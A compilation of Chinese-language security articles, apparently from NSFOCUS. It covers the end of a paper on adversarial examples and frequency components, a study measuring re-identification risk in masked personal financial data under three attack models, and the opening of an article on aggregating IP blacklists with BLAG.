TP	FN	FP	TN
9996	4	6	9994

通过以上实验可以看出，改变高频分量的幅值对分类结果的影响较小。

在实验四中，函数 f_1 的 15 倍频率分量的幅值由 0.5 修改为 1.0。在实验五中，函数 f_1 的 100 倍频率的幅值由 3.0 修改为 6.0，其修改幅度要大于实验四。从测试结果可以看出，尽管高频分量修改的幅度更大，但是其对分类结果的影响更小。

5. 结语

神经网络分类模型的泛化能力受到输入数据的频率分布的影响。总结来说，其影响主要有以下几点：

(1) 高频噪声即使幅值较低，也会影响神经网络的分类输出，尤其是过拟合的神经网络。

(2) 神经网络对输入数据的低频分量幅值的敏感度高于对高频分量幅值的敏感度。

在实际的数据中，如图 1 所示的图像数据，熊猫的主要特征由图像的低频分量决定，图像中的细节和噪声则由高频分量决定。对于低频分量相同或相近、高频分量有差别的图像，深度学习模型往往通过学习其高频分量特征来将二者进行分类。这就使得深度学习模型的泛化能力变差，为对抗样本提供了条件。

在输入图像中加入少量的高频噪声，图像的主要特征没有被改变，所以人眼仍然可以辨别图 1 中对抗样本中的熊猫，但是深度学习模型容易被高频噪声影响，从而输出错误的结果。如果图像的低频分量差异较大，即图像的主要特征差异较大，那么这时图像的高频分量，包括图像的细节部分和噪声，对深度学习模型的输出影响也较小。

参考文献

[1] Ian J. Goodfellow, Jonathon Shlens, Christian Szegedy.

Explaining and Harnessing Adversarial Examples.

个人金融信息保护视角下的脱敏效果评估研究

绿盟科技 创新中心&天枢实验室 陈磊 解决方案中心 施岭

1. 引言

2月13日,中国人民银行发布《个人金融信息保护技术规范》的行业标准,指导各相关机构规范处理个人金融信息,最大程度保障个人金融信息主体合法权益,维护金融市场稳定。

《个人金融信息保护技术规范》中对个人金融信息做了定义,指包括账户信息、鉴别信息、金融交易信息、个人身份信息、财产信息、借贷信息和其他反映特定个人金融信息主体某些情况的信息。本规范根据信息遭到未经授权的查看和未经授权的变更后所产生的影响和危害,将个人金融信息按敏感程度从高到低分为C3、C2、C1三个类别。同时,基于个人金融信息在进行收集、传输、存储、使用、删除、销毁等生命周期各环节的处理过程提出了安全防护要求,并从安全技术和安全管理两个方面,对个人金融信息保护提出了规范性要求。

2. 基于个人金融信息使用安全的要求

《个人金融信息保护技术规范》中提到了“匿名化”和“去标识化”两种技术,并对这两种技术效果做了解释。

匿名化:指通过对个人金融信息的技术处理,使得个人金融信

息主体无法被识别,且处理后的信息不能被复原的过程。注:个人金融信息经匿名化处理所得的信息不属于个人金融信息。

去标识化:指通过对个人金融信息的技术处理,使其在不借助额外信息的情况下,无法识别个人金融信息主体的过程。注:去标识化仍建立在个体基础之上,保留了个体颗粒度,采用假名、加密、加盐的哈希函数等技术手段替代对个人金融信息的标识。

从以上两个定义中可以看出,“匿名化”与“去标识化”的区别在于信息处理后是否能被复原,是否属于个人金融信息。

从另一个角度来看这两种技术,“匿名化”和“去标识化”又可以被简单理解为脱敏的两种技术,尤其针对个人隐私保护能起到重要作用。在数据使用安全的环节中,提到了多种场景,包括信息展示、共享与转让、公开披露、委托处理、加工处理、汇聚融合、开发测试,这些场景最好的安全防护措施就是利用权限对信息内容进行处理后再使用。信息内容处理中最优的方法就是数据脱敏,而脱敏效果的优劣程度,就成为信息使用准确性、有效性的重要考量因素,因此在信息处理后应进行科学的脱敏效果评估。

本文主要阐述个人金融信息在生命周期各环节信息处理后的安

全性评估，个人金融信息通过处理后的安全性评估可以帮助金融机构更好地实现个人金融信息在后续使用中的安全，还可以验证处理后信息的质量。

3. 数据脱敏效果评估从理论到实践

本节将介绍重标识风险评估相关的场景与理论，重点介绍国外主流的评估方法与评估指标。为了阐述评估方法的应用，将使用个人金融脱敏数据集进行实践与应用。需要说明的是，数据脱敏效果也被称为重标识风险评估，前者较多使用在工业界，后者较多使用在学术界，本文将根据语境混用这两个词。

3.1 重标识风险评估场景与理论

3.1.1 脱敏数据集的重标识攻击

Open Data 成为全球大数据发展的典型趋势。数据共享、发布、外包，甚至交易等场景需求变得越来越多。为了降低数据敏感性，一般会经过脱敏处理，再进行发布和共享。然而，在大数据时代，一些以前被认为是数据脱敏技术的，如各种去标识化方法（泛化、屏蔽、假名、删除标识符等）仍然存在重新识别身份攻击风险，这种攻击通常称为“重标识攻击”。

历史上一个经典的重标识攻击与隐私窃取案例：1996 年，美国马萨诸塞州发布了医疗患者信息数据库（DB1），去掉患者的姓名和地址信息，仅保留患者的 {ZIP, Birthday, Sex, Diagnosi, ...} 信息。另外，有另一个可获得的数据库（DB2），是州选民的登记表，包括选民的 {ZIP, Birthday, Sex, Name, Address, ...} 详细个

人信息。攻击者将这两个数据库的同属性段 { ZIP, Birthday, Sex} 进行链接操作（见图 1），可以恢复出大部分选民的医疗健康信息，从而导致了一起严重的选民医疗隐私数据泄露事故。




图 1 链接攻击（Linking attack）示意图

3.1.2 重标识风险评估理论

对于脱敏数据集的重标识风险评估问题，最为简单的方法是使用脱敏数据集的唯一性（uniqueness）指标进行度量。若某条记录的单个属性或多个属性组合的值在脱敏数据表中是唯一的，那么很可能会被攻击者关联出个人信息主体的身份。据权威机构统计，在美国使用邮编、性别、出生日期信息，有 81% 的概率可以唯一识别出对应的美国公民。对于大规模数据集的唯一性度量问题，Google 学者 Chia 等人在 2019 年的 IEEE Symposium on Security and Privacy 会议上提出了适应大规模数据集（PB 级别）场景的

重标识评估算法。在 2019 年的 Nature communications 期刊上，Rocherd 等人对于发布的数据集重标识评估问题，提出重标识评估的近似模型，成功刻画了去标识化、假名化数据集被重标识的成功率，证明即使是不完整的数据集（比如社会人口调查采样的数据集），某些个人数据属性的组合仍然存在高重标识风险。

在重标识风险评估领域，多个学者进行了一系列指标与评估算法的研究，其中较为著名的要数加拿大学者 El Emam（见图 2）。通过深入的研究，他提出了三种常见的攻击场景及一系列评估指标，并将研究成果进行了转化，创立了一家科技公司——Privacy Analytics（见图 2），主要面向医疗隐私数据，并对去标识化结果进行风险评估与检测，帮助数据处理企业合规美国医疗 HIPAA 法案，同时获得最大的数据价值，如将评估合规的脱敏医疗数据出售给保险、药企和科研结构等第三方。




图 2 Privacy Analytics 网站主页及其创立者 Khaled El Emam

El Emam 根据攻击者的攻击目的和攻击能力，定义了三类常见的隐私攻击场景，并形象化地将其称为检察官攻击（Prosecutor attack）、记者攻击（Journalist attack）和营销者攻击（Marketer attack），如图 3 所示。其中，检察官攻击具有背景知识，了解攻

击目标一定在公开数据集中。比如，攻击者了解自己的朋友在发布展示的数据集中，他的目的是挑选出他的朋友并获得其敏感信息（如财产消费、医疗健康等信息）；记者攻击场景是为了达到曝光的目的，需要尽量寻找公开数据库（如选举身份登记表），进行匹配关联，并多次向媒体炫耀，证明重新识别个体，使得涉及企业名誉扫地；营销场景的目的是营销，即企业对自己的用户进行多维度的关联与画像，只需保持较高识别概率的匹配关联即可，无需证明其是唯一识别出脱敏数据集对应的数据主体。

攻击场景	描述
检察官攻击	攻击者知道某个特定人员在公开的数据集中发生的重标识攻击，他发起的攻击是指向特定目标的，例如某个人了解他的同学是受访对象，他去查找他的同学属于公开的去标识化数据集的哪一行记录
记者攻击	在此场景中，攻击者一般来说拥有一个大的身份数据库，但他并不知道数据库的人员是否在公开的数据集中，他通过多次炫耀式攻击证明某人可以被重新识别。在这种情况下，攻击者的目标常常是使得公开数据库的组织感到难堪或者名誉扫地
营销者攻击	类似记者攻击场景，但攻击者的目标是使得公开数据库和身份数据库进行关联下实现的重标识攻击。尽量还原出公开数据库的身份，实现精确对身份数据库的人进行其他维度的刻画，但不要求证明重标识结果的正确性，只需保证较高的重标识概率

图 3 三种重标识攻击场景

在检察官攻击、记者攻击和营销者攻击三类攻击场景下，El Emam 等学者根据脱敏数据集的最高、平均重标识风险的概率、高风险记录占有比例等刻画需求，设计了 8 类评估指标，具体如图 4 所示。这些指标可有效地评估结构化的脱敏数据集的隐私风险残余情况。这些指标的数值范围均为 [0, 1]，1 表示最高风险，0 表示几乎无风险。

风险类型	评估指标	指标意义	符号含义
检察官攻击风险	$pR_a = \frac{1}{n} \sum_{j \in J} f_j \times I\left(\frac{1}{f_j} > \tau\right)$ $pR_b = \frac{1}{\min(f_j)}$ $pR_c = \frac{ J }{n}$	pR_a 刻画重识别概率大于 τ 的数据集记录占总体的比例 pR_b 刻画数据集所有记录中最大的重识别概率 pR_c 刻画平均重识别概率	① n : 数据集记录的数量; ② J : 数据集的等价组的集合 ③ $ J $: 数据集的等价组数量
记者攻击风险	$jR_a = \frac{1}{n} \sum_{j \in J} f_j \times I\left(\frac{1}{f_j} > \tau\right)$ $jR_b = \frac{1}{\min(f_j)}$ $jR_c = \max\left(\frac{ J }{\sum_{j \in J} f_j}, \frac{1}{n} \sum_{j \in J} \frac{f_j}{F_j}\right)$	jR_a 刻画重识别概率大于 τ 的数据集记录占总体的比例 jR_b 刻画数据集所有记录中最大的重识别概率 jR_c 刻画平均重识别概率	④ f_j : 数据集等价组为 $j \in J$ 的数量 ⑤ τ : 阈值
营销者攻击风险	$M R_1 = \frac{ J }{N}$ $M R_2 = \frac{1}{n} \sum_{j \in J} \frac{f_j}{F_j}$	$M R_1, M R_2$ 分别刻画在情况 1 和情况 2 下的平均重识别概率 情况 1 : 身份数据集和发布数据集的个人信息主体完全相同 情况 2 : 发布数据集是身份数据集的个人信息主体的一部分	⑥ $I(\cdot)$: 当输入为真, 输出为 1, 否则为 0 ⑦ N : 身份数据集记录 (可访问或拥有的) 的数量 ⑧ F_j : 身份数据集 (可访问或拥有的) 等价组为 $j \in J$ 的数量

图 4 三种重标识攻击场景

3.2 在个人金融数据集的评估实践

3.2.1 脱敏数据集介绍

为了检验重标识风险评估指标在真实场景下的有效性, 笔者收集了真实的 23110 条身份证号 + 手机号信息, 为了使得数据更具有隐私攻击价值 (攻击者的攻击意愿很强), 笔者随机生成了一系列银行卡账户余额 (40~120 万元), 即银行的个人金融数据集场景。为了避免不必要的隐私泄露, 下面展示的三行身份证号 + 手机号数据均为伪造生成, 不具有真实意义。

为了评估常见脱敏方法与规则的脱敏效果, 下面选择了 8 种脱

敏规则并且得到相应的 8 种不同的脱敏数据集。可以看出, 脱敏规则 Rule 1~Rule 5 脱敏强度逐步加强。Rule 2-c、3-c 和 5-c 分别是 Rule 2、3 和 5 的对照组 (Control Group), 即脱敏 / 屏蔽的数字个数相同, 但位置略有不同, 具体规则和策略参考图 5、图 6 及图 7 所示的脱敏示意图。

3.2.2 重标识风险评估实践

下面对 8 种脱敏数据集在检察官攻击、记者攻击和营销者攻击三种场景下分别进行评估, 然后对风险评估的结果进行定性的分析和讨论。

在检察官攻击场景中, 意味着攻击者 (如可以获取脱敏数据的银行内部员工) 了解你在某一家银行办了一张银行卡, 且他掌握了你的身份证号和手机号信息, 他去查询公开的脱敏数据集, 查看哪一条记录属于你, 从而可以窃取你的隐私数据——账户余额。图 5 展示了不同的脱敏强度下的检察官攻击风险。

脱敏规则	脱敏数据集	pRa (高风险占的比例)	pRb (记录最高风险)	pRc (平均风险)
Rule1	联系电话 身份证号 账户余额 (万元) 0 136****3252 325684****3621 66 1 136****3463 321427****10166223 88 2 151****6252 310437****12234725 99	0.9998	1.0000	0.9999
Rule2	联系电话 身份证号 账户余额 (万元) 0 136****3252 325684****3621 66 1 136****3463 321427****6223 88 2 151****6252 310437****4725 99	0.9977	1.0000	0.9988
Rule3	联系电话 身份证号 账户余额 (万元) 0 136***** 325684*****3621 66 1 136***** 321427*****6223 88 2 151***** 310437*****4725 99	0.6235	1.0000	0.6921
Rule4	联系电话 身份证号 账户余额 (万元) 0 136***** 325684***** 66 1 136***** 321427***** 88 2 151***** 310437***** 99	0.1259	1.0000	0.1827
Rule5	联系电话 身份证号 账户余额 (万元) 0 136***** 32***** 66 1 136***** 32***** 88 2 151***** 31***** 99	0.0064	1.0000	0.0233

(a) 数据集的脱敏强度逐步增加

脱敏规则	脱敏数据集	pRa (高风险占的比例)	pRb (记录最高风险)	pRc (平均风险)
Rule2-c	联系电话 身份证号 账户余额 (万元)	0.9367	1.0000	0.9628
	0 1367489**** 325684*****3521 66			
	1 1367114**** 321427*****6223 88			
	2 1513198**** 310437*****4725 99			
Rule3-c	联系电话 身份证号 账户余额 (万元)	0.4295	1.0000	0.5657
	0 136**** 3256841989***** 66			
	1 136**** 3214271989***** 88			
	2 151**** 3104371989***** 99			
Rule5-c	联系电话 身份证号 账户余额 (万元)	0.0247	1.0000	0.0603
	0 13*****2 3*****1 66			
	1 13*****3 3*****3 88			
	2 15*****2 3*****5 99			

(b) 图 (a) 的部分对照组

图 5 不同脱敏数据集的检察官攻击风险

对图 5 的评估结果进行分析，可得到以下结论：

- 脱敏强度越强，重标识风险越低。在实际应用中，应根据隐私保护的需求进行风险评估，使得隐私风险在预期范围内，保持数据的可用性。
- 仅对手机号中间 4 位以及身份证的出生日期进行脱敏、屏蔽处理 (Rule 1~Rule 2)，它们脱敏后仍然具有较高的重标识风险，检察官攻击发生的风险等级较高，平均风险、高风险占的比例均接近 1.0。因此，在数据公开发布场合建议不予采用。
- 仅对手机号最后 8 位及身份证的出生日期进行脱敏、屏蔽处理 (脱敏规则 Rule3)，能有效降低隐私风险，平均重标识风险能降至 0.6921。
- 仅保留手机号的前 3 位与身份证号的前 2 位，重标识风险能降到更低，平均风险为 0.0233。在数据展示和验证场景中，如 App 界面展示，建议采用最小够用原则，屏蔽更多的数字码，用户

能了解自己的手机号和身份证号即可。

- Rule2-c 相对 Rule2，平均识别风险稍有下降，这是由于屏蔽手机号最后 4 位比中间 4 位更有效，最后 4 位数字更有“个性” (用户号码)。在实际展示场景中，建议尽量屏蔽最后 4 位。

在记者攻击场景中，一个脱敏数据集已经对外公开发布，且攻击者可以公开访问或掌握了身份数据库 (如黑客掌握一系列黑灰产数据库)，他根据自己拥有的数据库去查询和关联记录对应的身份主体，查询不同身份主体拥有多少账户余额 (窃取隐私数据)。这种情况一般在实际中可能为扫描黑市的大型泄露数据库或公开的数据库，进行比对和评估。本文为了简化，假设黑客掌握的数据库为公开脱敏数据集的 10% (随机抽取 10%)。在此场景假设条件下，分别给出不同脱敏数据集的评估结果，如图 6 所示。

脱敏规则	脱敏数据集	jRa (高风险占的比例)	jRb (记录最高风险)	jRc (平均风险)
Rule1	联系电话 身份证号 账户余额 (万元)	0.0999	1.0000	1.0000
	0 136****3252 325684****01123521 66			
	1 136****3463 321427****0156223 88			
	2 151****6252 310437****12234725 99			
Rule2	联系电话 身份证号 账户余额 (万元)	0.0998	1.0000	1.0000
	0 136****3252 325684****3521 66			
	1 136****3463 321427****6223 88			
	2 151****6252 310437****4725 99			
Rule3	联系电话 身份证号 账户余额 (万元)	0.0733	1.0000	0.8260
	0 136**** 325684*****3521 66			
	1 136**** 321427*****6223 88			
	2 151**** 310437*****4725 99			
Rule4	联系电话 身份证号 账户余额 (万元)	0.0203	1.0000	0.3582
	0 136**** 325684***** 66			
	1 136**** 321427***** 88			
	2 151**** 310437***** 99			
Rule5	联系电话 身份证号 账户余额 (万元)	0.0014	1.0000	0.0930
	0 136**** 32***** 66			
	1 136**** 32***** 88			
	2 151**** 31***** 99			

(a) 数据集的脱敏强度逐步较强

脱敏规则	脱敏数据集			jRa (高风险占的比例)	jRb (记录最高风险)	jRc (平均风险)										
Rule2-c	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 1367489****</td><td>325684*****3521</td><td>66</td></tr><tr><td>1 1357114****</td><td>321427*****6223</td><td>88</td></tr><tr><td>2 1513198****</td><td>310437*****4725</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 1367489****	325684*****3521	66	1 1357114****	321427*****6223	88	2 1513198****	310437*****4725	99	0.0989	1.0000	0.9917
联系电话	身份证号	账户余额 (万元)														
0 1367489****	325684*****3521	66														
1 1357114****	321427*****6223	88														
2 1513198****	310437*****4725	99														
Rule3-c	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 136*****</td><td>3256841989*****</td><td>66</td></tr><tr><td>1 135*****</td><td>3214271989*****</td><td>88</td></tr><tr><td>2 151*****</td><td>3104371989*****</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 136*****	3256841989*****	66	1 135*****	3214271989*****	88	2 151*****	3104371989*****	99	0.0640	1.0000	0.8424
联系电话	身份证号	账户余额 (万元)														
0 136*****	3256841989*****	66														
1 135*****	3214271989*****	88														
2 151*****	3104371989*****	99														
Rule5-c	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 13*****2</td><td>3*****1</td><td>66</td></tr><tr><td>1 13*****3</td><td>3*****3</td><td>88</td></tr><tr><td>2 15*****2</td><td>3*****5</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 13*****2	3*****1	66	1 13*****3	3*****3	88	2 15*****2	3*****5	99	0.0057	1.0000	0.2163
联系电话	身份证号	账户余额 (万元)														
0 13*****2	3*****1	66														
1 13*****3	3*****3	88														
2 15*****2	3*****5	99														

(b) 图 (a) 的部分对照组

图 6 不同脱敏数据集的记者攻击风险

对图 6 的评估结果可得出与上一小节类似的结论，即脱敏强度越强，重标识风险越低。在实际应用中，尽量在可用的情况下，屏蔽更多的数字码。在个人信息展示场景，尽量屏蔽手机号的最后 4 位和身份证最后 4 位。

在营销者攻击场景中，类似记者攻击场景需假设营销者（攻击者）拥有的身份的数据集，但该场景的目标是为了营销和用户画像，关注关联的准确率，而不关注哪些记录被正确识别，因此只评判平均重标识风险（不检测高风险记录的比例）。为了演示方便，假设营销者掌握的数据集是大的身份数据集，脱敏数据集为它所表示身份主体的一部分（子集），是其中的营销者掌握的数据集记录的 20%（随机抽取 20%）。在此场景假设条件下，分别给出不同脱敏数据集的评估结果，如图 7 所示。

脱敏规则	脱敏数据集	mR2 (平均风险)												
Rule1	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 136****3252</td><td>325684****01123521</td><td>66</td></tr><tr><td>1 135****3463</td><td>321427****10156223</td><td>88</td></tr><tr><td>2 151****6252</td><td>310437****12234725</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 136****3252	325684****01123521	66	1 135****3463	321427****10156223	88	2 151****6252	310437****12234725	99	0.9997
联系电话	身份证号	账户余额 (万元)												
0 136****3252	325684****01123521	66												
1 135****3463	321427****10156223	88												
2 151****6252	310437****12234725	99												
Rule2	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 136****3252</td><td>325684****3521</td><td>66</td></tr><tr><td>1 135****3463</td><td>321427****6223</td><td>88</td></tr><tr><td>2 151****6252</td><td>310437****4725</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 136****3252	325684****3521	66	1 135****3463	321427****6223	88	2 151****6252	310437****4725	99	0.9990
联系电话	身份证号	账户余额 (万元)												
0 136****3252	325684****3521	66												
1 135****3463	321427****6223	88												
2 151****6252	310437****4725	99												
Rule3	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 136*****</td><td>325684****3521</td><td>66</td></tr><tr><td>1 135*****</td><td>321427****6223</td><td>88</td></tr><tr><td>2 151*****</td><td>310437****4725</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 136*****	325684****3521	66	1 135*****	321427****6223	88	2 151*****	310437****4725	99	0.6921
联系电话	身份证号	账户余额 (万元)												
0 136*****	325684****3521	66												
1 135*****	321427****6223	88												
2 151*****	310437****4725	99												
Rule4	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 136*****</td><td>325684*****</td><td>66</td></tr><tr><td>1 135*****</td><td>321427*****</td><td>88</td></tr><tr><td>2 151*****</td><td>310437*****</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 136*****	325684*****	66	1 135*****	321427*****	88	2 151*****	310437*****	99	0.1843
联系电话	身份证号	账户余额 (万元)												
0 136*****	325684*****	66												
1 135*****	321427*****	88												
2 151*****	310437*****	99												
Rule5	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 136*****</td><td>32*****</td><td>66</td></tr><tr><td>1 135*****</td><td>32*****</td><td>88</td></tr><tr><td>2 151*****</td><td>31*****</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 136*****	32*****	66	1 135*****	32*****	88	2 151*****	31*****	99	0.0227
联系电话	身份证号	账户余额 (万元)												
0 136*****	32*****	66												
1 135*****	32*****	88												
2 151*****	31*****	99												

(a) 数据集的脱敏强度逐步增强

脱敏规则	脱敏数据集	mR2 (平均风险)												
Rule2-c	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 1367489****</td><td>325684*****3521</td><td>66</td></tr><tr><td>1 1357114****</td><td>321427*****6223</td><td>88</td></tr><tr><td>2 1513198****</td><td>310437*****4725</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 1367489****	325684*****3521	66	1 1357114****	321427*****6223	88	2 1513198****	310437*****4725	99	0.9668
联系电话	身份证号	账户余额 (万元)												
0 1367489****	325684*****3521	66												
1 1357114****	321427*****6223	88												
2 1513198****	310437*****4725	99												
Rule3-c	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 136*****</td><td>3256841989*****</td><td>66</td></tr><tr><td>1 135*****</td><td>3214271989*****</td><td>88</td></tr><tr><td>2 151*****</td><td>3104371989*****</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 136*****	3256841989*****	66	1 135*****	3214271989*****	88	2 151*****	3104371989*****	99	0.5655
联系电话	身份证号	账户余额 (万元)												
0 136*****	3256841989*****	66												
1 135*****	3214271989*****	88												
2 151*****	3104371989*****	99												
Rule5-c	<table><tr><th>联系电话</th><th>身份证号</th><th>账户余额 (万元)</th></tr><tr><td>0 13*****2</td><td>3*****1</td><td>66</td></tr><tr><td>1 13*****3</td><td>3*****3</td><td>88</td></tr><tr><td>2 15*****2</td><td>3*****5</td><td>99</td></tr></table>	联系电话	身份证号	账户余额 (万元)	0 13*****2	3*****1	66	1 13*****3	3*****3	88	2 15*****2	3*****5	99	0.0609
联系电话	身份证号	账户余额 (万元)												
0 13*****2	3*****1	66												
1 13*****3	3*****3	88												
2 15*****2	3*****5	99												

(b) 图 (a) 的部分对照组

图 7 不同脱敏数据集的营销者攻击风险

由图 7 的评估结果可得出与上一小节类似的结论，因此不再赘述。综上三种攻击场景的风险结果可看出，风险趋势是类似的，即与数据集的概率分布密切相关。

4. 结语

银行的个人金融信息涉及用户交易、消费和财产等，具有高度的敏感性。为了促进个人金融信息数据集的挖掘、利用与流通，数据脱敏（包括去标识化、匿名化）通常被作为一种重要的隐私保护手段，然而采取不同的脱敏方法及脱敏程度，可能也无法彻底消除重标识的残余风险（Residual Risk）。

大数据时代，攻击者或黑客通过网络入侵攻击，或者黑灰产收集和掌握的用户数据越来越多，同时去匿名、重标识、“人肉搜索”等攻击技术不断更新与迭代，重标识攻击的威胁发生频率将越来越普遍，尤其是对于高价值密度的数据集，包括个人金融数据集、医疗数据集。因此，数据脱敏技术手段处理后的数据集不应被看作是一劳永逸的，数据控制者或数据处理者应该经常性地再评估匿名化后的数据是否存在新的风险。

实际上，《个人金融信息保护技术规范》《个人信息安全规范》及《个人信息去标识化指南》等一系列标准也明确指出实用标识化和匿名化等手段脱敏数据后，应进行评估和定期重新评估数据脱敏的效果（重标识风险）。基于此，本文阐述了数据脱敏的理

论以及实践应用，以期给出应用于个人金融脱敏数据集的一般化评估方法与步骤。

参考文献

[1] 绿盟科技，数据安全白皮书 2.0. https://www.nsfocus.com.cn/html/2019/350_0927/49.html.

[2] 2019 网络安全观察. <http://blog.nsfocus.net/wp-content/uploads/2020/01/2019-Cybersecurity-Insights.pdf>.

[3] 陈磊，隐私合规视角下的数据安全建设与思考，保密科学与技术.

[4] JR/T 0171—2020，个人金融信息保护技术规范.

[5] GB/T 35273-2020，信息安全技术个人信息安全规范.

[6] GB/T 37964-2019，信息安全技术个人信息去标识化指南.

[7] Rocher L, Hendrickx J M, De Montjoye Y A. Estimating the success of re-identifications in incomplete datasets using generative models. Nature communications, 2019, 10(1): 1-9.

[8] El Emam K. Guide to the de-identification of personal health information. Auerbach Publications, 2013.

[9] Article 29 Data Protection Working Party, Opinion 05/2014 on Anonymisation Techniques, 2014.

IP黑名单质量如何提升？ 看看 BLAG

绿盟科技 创新中心&天枢实验室 童明凯

1. 引言

近几年，威胁情报在网络安全领域展现出了其独特价值。结合大数据技术、人工智能技术，威胁情报可为企业提供能更好支撑决策的信息，降低企业整体风险，所以具有光明的应用前景。但是，威胁情报的一些内在缺陷也在阻碍其抵御风险的有效性，如准确率、覆盖率。本文以 IP 黑名单为例，介绍其在使用过程中的缺陷和提升准确率的最新研究成果^[1]。

2. 背景

IP 黑名单记录了攻击者的历史信息，是威胁情报的重要组成部分。它经常被集成到多种类型的安全产品中，用于如垃圾邮件过

滤、恶意流量识别等防护场景。此外，IP 黑名单也经常被用于入侵防护或应急响应，在大规模网络攻击中过滤已知攻击者的流量。例如，企业在遭受 DDoS 攻击时，IP 黑名单可过滤所有已知攻击源，降低链路负载。可以说，它是纵深防御体系中的第一道屏障。

为了实现有效的防御，IP 黑名单必须非常准确，能够识别出大部分攻击者的 IP 并放行合法流量。

在实际应用中，企业采集到的 IP 黑名单往往有很大缺陷，难以做到对攻击源的精准识别。原因大致有如下几个方面：

(1) 单个企业往往只能看到网络空间的冰山一角，蜜罐部署的地理位置范围受限、蜜罐类型多样性不够等导致 IP 黑名单的覆盖

度不足。这种视野受限的问题可以通过 IP 黑名单的共享进行一定程度的弥补。

(2) 黑名单是攻击源的一个快照，攻击者往往有多种手段绕过黑名单的检测^[2]。

(3) 攻击源往往集中在管理不当的网络中^[3]，我们往往只能采集到部分 IP，因此可以考虑把 IP 黑名单中的 IP 地址扩展为 IP 前缀。

总体来说，如果能够将多个 IP 黑名单进行聚合，并将 IP 地址扩展为 IP 前缀，便可提升 IP 黑名单的准确度。但简单的聚合和扩充往往也会带来很大误差。因此本文将介绍一种智能 IP 黑名单聚合技术 BLAG^[1]，在尽量降低误报的同时，提升对攻击源的识别准确率。相关数据和源码应该会在近期公布，有需求的朋友可以持续关注 <https://steel.isi.edu/Projects/BLAG/#bلاغ>。

3. 现有 IP 黑名单的共性问题

在介绍 BLAG 之前，先来看看现有 IP 黑名单的一些基础问题：

第一，每个黑名单只包含网络中的局部信息。由于不同机构只能采集到网络中特定领域的数据，单个 IP 黑名单一般覆盖率比较低，并且不同 IP 黑名单中的 IP 经常重复出现。

如图 1 所示，通过分析 157 个公开 IP 黑名单可以发现，IP 黑名单的覆盖率普遍较低，平均为 3.03%，不同企业关注的攻击类型往往存在差异，这些不同类型的攻击 IP 之间会发生重叠。如图 2 所示，平均有 20.4% 的 IP 会发生重叠。




图 1 IP 黑名单覆盖率

	Malware	Reputation	Spam	Attack
Attack	9.56%	77.09%	29.56%	100%
Spam	0.15%	7.08%	100%	0.37%
Reputation	1.67%	100%	71.6%	9.87%
Malware	100%	14.63%	13.2%	10.74%

图 2 不同类型的 IP 重合率

第二，“惯犯”现象。在黑名单中被移除的 IP 经常会重新出现在同一个黑名单中，这些 IP 被称为“惯犯”。这些“惯犯”IP 在不同黑名单中的分布如图 3 所示，平均来说，有 29.3% 的 IP 为“惯犯”。

